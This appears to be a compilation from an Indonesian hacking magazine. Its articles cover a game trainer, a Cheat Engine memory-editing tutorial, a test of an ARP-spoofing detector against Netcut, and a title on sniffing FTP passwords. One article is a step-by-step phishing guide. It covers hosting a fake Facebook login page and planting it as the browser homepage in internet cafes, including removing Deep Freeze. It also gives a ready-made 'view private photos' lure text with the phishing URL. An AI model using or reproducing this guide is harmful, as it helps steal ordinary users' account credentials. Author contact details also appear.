Kalo kamu rada males edit-edit file-filenya atau takut crash[saya sudah 5x crash gara-gara kebanyakan edit-edit nih game TT] saya si manusia ganteng ini a.k.a Mr. Shiro punya Trainer Cheatnya. Sori cheatnya gak terlalu canggih Cuma bisa ngerubah Trace menjadi 1% [Permanen] selama trainer di aktifkan dan menambah 50000 uang just it. Kalo ada waktu ane mau kasih lagi tutorial-tutorial tentang game khususnya game Komputer soalnya sekrang ane lagi tertarik dalam dunia Cheating not Chating



*)Tapi masih ada gak enak nya gan TT kalo kalian terlalu banyak edit game ini kalian di suruh install ulang... tapi masih ada pilihan yes/no nya kok gan ☺



Name : Mr_Shiro

Email : hatgreen65@yahoo.co.id

My Website : www.kunai-ninja.blogspot.com [Follow ya! :3]


Special Thanks to : Allah SWT, Orang tua yang sudah membelikan computer ini, Teman dan Guru ane dan kamu yang sudah membaca tulisan ini! Arigato Gozaimas!! :3

Referensi : X-code Magazine & Google

THE END

SOCIAL ENGINEERING UNTUK FAKE LOGIN

BY : PUTRA DEWANGGA C.S



Menjelang akhir zaman (katanya) seperti ini, telah banyak bertebaran trik dan cara – cara untuk mendapatkan akun fesbuk,twitter, bahkan gmail dengan jalan yang mudah (sesat). Mulai dari pemasangan keylogger sampai dengan penggunaan FAKE LOGIN. Penggunaan keylogger memang efektif, mudah dan cepat, tapi itu tidak ada tantangan dan seninya (menurut saya). Maka dari itu kali ini saya akan menjelaskan tentang teknik dan trik penggunaan SOCIAL ENGINEERING untuk menyebar luaskan FAKE LOGIN.

Apa itu FAKE LOGIN???apa itu SOCIAL ENGINEERING???

- FAKE LOGIN adalah halaman login palsu yang sengaja dibuat hacker untuk menipu korbannya agar memasukkan akun dan sandi
- SOCIAL ENGINEERING adalah trik atau teknik untuk mengelabui orang


Oke..langsung saja kita praktekkan untuk FAKE LOGIN fesbuk

LANGKAH PERTAMA : BUAT FAKE LOGIN FACEBOOK

Anda tidak perlu susah – susah buat, telah banyak bertebaran di internet fake login fesbuk yang telah jadi. Salah satunya bisa anda download di website xcode

LANGKAH KEDUA : BUAT HALAMAN WEBNYA DI INTERNET

Bagaimana cara membuat halaman webnya??? Yaitu dengan mengupload file – file FAKE LOGIN tersebut ke hosting yang gratisan, lalu membangun web melalui file – file yang telah diupload. Jadi, intinya hosting digunakan untuk membangun web melalui file yang diupload. Karena ripway telah dihapus, dan byethost dkk terlalu ruwet maka saya menggunakan hostinger.




LANGKAH KETIGA : BUAT ALAMAT YANG SESUAI

Pada saat pembuatan halaman web, maka akan diminta untuk menentukan alamat halaman web tersebut. Dalam pembuatan alamat, diperlukan teknik agar bisa menjadi multifungsi. kali ini saya menggunakan alamat <http://facebreakphotos.p.ht/fb.html> . mengapa saya tidak menggunakan alamat yang mirip seperti **facebok**, **facebook**s, dll ???, alasan pertama karena alamat tersebut sudah pasti telah dipakai atau mungkin telah diblokir oleh hosting. Dan alasan kedua untuk mendukung langkah kelima ;D

LANGKAH KEEMPAT : JADIKAN HOME PAGE BROWSER

Tempat paling strategis untuk menanam fake login bisanya adalah suatu tempat yang disebut WARNET. Datangi semua warnet di kota anda, lalu gunakan semua komputernya dan tanamkan alamat fake login anda ke setiap browser di tiap komputer yang anda pakai.

Jika anda terhalang oleh DEEPPFREEZE, maka anda bisa menjebol deepfreeze tersebut dengan **Deepfreeze remover**. Di internet banyak betebaran aplikasi - aplikasi semacam itu. Beruntunglah anda jika ada deepfreeze karena dengan begitu, alamat fake login anda akan awet di dalam browser.



LANGKAH KELIMA : SEBARKAN DENGAN PENIPUAN

Maksudnya adalah menyebarkan alamat fake login anda dengan jalan mendesainnya menjadi tutorial palsu. Anda desain sedemikian sehingga agar membuat orang percaya tutorial anda. Berikut saya contohkan kalimatnya..

"TRIK MELIHAT PRIVATE PHOTO

1. buka web <http://facebreakphotos.p.ht/fb.html>
2. lalu login seperti biasa
3. klik akun teman anda
4. buka daftar album
5. private album akan muncul

by: D3vilC0de, www.Devil.com

sekarang anda mengerti kan mengapa saya menggunakan alamat tersebut, yah benar...untuk mendukung tutorial palsu tersebut.jadi pikirkan terlebih dahulu alamat fake login yang akan anda buat.lalu terserah anda bagaimana menyebar tutorial tersebut agar banyak orang percaya

ABOUT ME:

Nama : Putra Dewangga C.S

Nick : Hacktrooper

Fb : Dewangga SS-Hijacker WAR

Pendidikan : Mahasiswa S1 Fisika FMIPA ITS

Contact : [085736414242](tel:085736414242)

thank to : Allah SWT | Ortu | MABASIKA 2012 | ICT SMAKER | X-CODE |


YOGYAFREE

Menguji program DecaffeinatID dalam memberikan peringatan adanya ARP Spoofing




Dengan IDS DecaffeinatID ini kita dapat mengetahui adanya ARP Spoofing yang menyerang komputer kita.


Program dapat di download di X-code Galaxy <http://galaxy.xcode.or.id>




Di atas tampilan file DecaffeinatID dan folder source setelah di extract.




Program ini adalah program portable, hasilnya setelah dijalankan.




Mari kita uji dengan Netcut. Netcut dijalankan






Disini dilakukan netcut pada suatu target



Target disconnect internetnya



Diganti targetnya yaitu 192.168.1.127 yang terpasang DecaffeinatID





Muncul pesan seperti diatas bahwa IP Gateway telah terganti, ada yang melakukan ARP Spoofing.

Oleh Kurniawan – yk_family_code@yahoo.com

HACKING GAME DENGAN CHEAT ENGINE




Tentu sudah pada tau semuanya, software ini banyak oleh para gamers Cheat engine adalah software untuk merubah nilai tertentu pada sebuah game, seperti merubah nilai health, gold, dan ammo. Misalkan erubah nilai gold dari 100 menjadi 1000. Software ini berguna sekali buat namatin game atau bermain curang saat bermain game tanpa kode-kode cheat khusus, tapi sayang software ini cuma buat game-game yang bersifat installer.

Pada tutotial kali ini, saya akan memberitahu bagaimana cara menggunakan cheat engine. Langsung saja pertama-pertama install Cheat Engine, ada pemberitahuan untuk memulai tutorial dalam bahasa inggris, untuk memulai tutorial klik Yes jika tidak klik No (terserah). Untuk contoh saya akan mennggunakan game Garden Defense buatan MyPlayCity.com game ini bertemakan shooting dan strategi, mirip dengan permainan yang ada di handphone, (jadi ingat dengan sahabat dulu) game ini menurut saya menyenangkan untuk mengasah strategi, tapi membuat cepat pusing jika sudah kalah, tapi bagaimana kalo di-hack? hehehe.... pasti lebih mudah.


Jalankan gamenya, supaya mudah pada saat meng-hack, masuk ke terlebih dahulu ke menu preference, hilangkan tanda centang pada opsi Full Screen. Setelah dimulai, klik tombol play, pilih menu level klik tombol play lagi.

Permainan dimulai, saat pertama kali bermain kita cuma diberi modal 100 untuk membeli pasukan, klik tombol escape untuk mem-pause game. Kita load menggunakan Cheat Engine, buka Cheat Engine klik tombol "select a process to open", pilih nama proses (engine.exe), klik tombol Open. Setelah game ter-load masukan jumlah uang 100 pada kotak Value . Hilangkan tanda centang pada Fast Scan, kemudian beri tanda centang pada pause game while scanning, selanjutnya klik tombol "First Scan" hasilnya akan muncul di kolom Address dan Value di sebelah kiri.



Gambar.1

Kita kembali lagi ke permainan, belilah 1 pasukan, jumlah uangnya akan berkurang menjadi 0, klik lagi tombol escape. Kembali ke Cheat Engine, geser slider ke bawah, cari dari deretan angka 100 yang nilainya berkurang dari 100 menjadi 0. Setelah di temukan, masukan nilai 0 pada kotak Value, klik tombol Next Scan, nilai yang berkurang tadi akan muncul lagi pada kolom di sebelah kiri. Kita belum tau mana yang menjadi nilai gold pada game, ada banyak yang bernilai 0, untuk itu kembali lagi ke permainan. Klik tombol resume, klik tombol ready, kita biarkan permainan berjalan sampai wave 1 selesai. Setelah pasukan mengalahkan musuh, jumlah uang akan bertambah menjadi 230, klik kembali tombol escape. Lihat di Cheat Engine, ada 2 value yang berubah dari nilai 0 menjadi 230 (address 00EFO4A8 dan 00522D80).



Gambar.2

kita pilih address yang berwarna hitam atau address 00EF04A8. Klik dua kali address 00EF04A8 (akan muncul di kolom sebelah dibawah), terus klik dua kali pada kolom value angka 230, ubah menjadi 8000. Kembali lagi ke permainan, uangnya bertambah menjadi 8000 (hehehe.. akhirnya) klik tombol save pada cheat engine untuk menyimpan data game yang sudah di-hack, jika suatu saat ingin meload game kembali dengan cheat engine tinggal klik tombol yes.



Author : dE_k3y

Situs Blog : vegabond.blogspot.com

Fb : metz.farid


Mengintip password login FTP di mikrotik dengan Wireshark



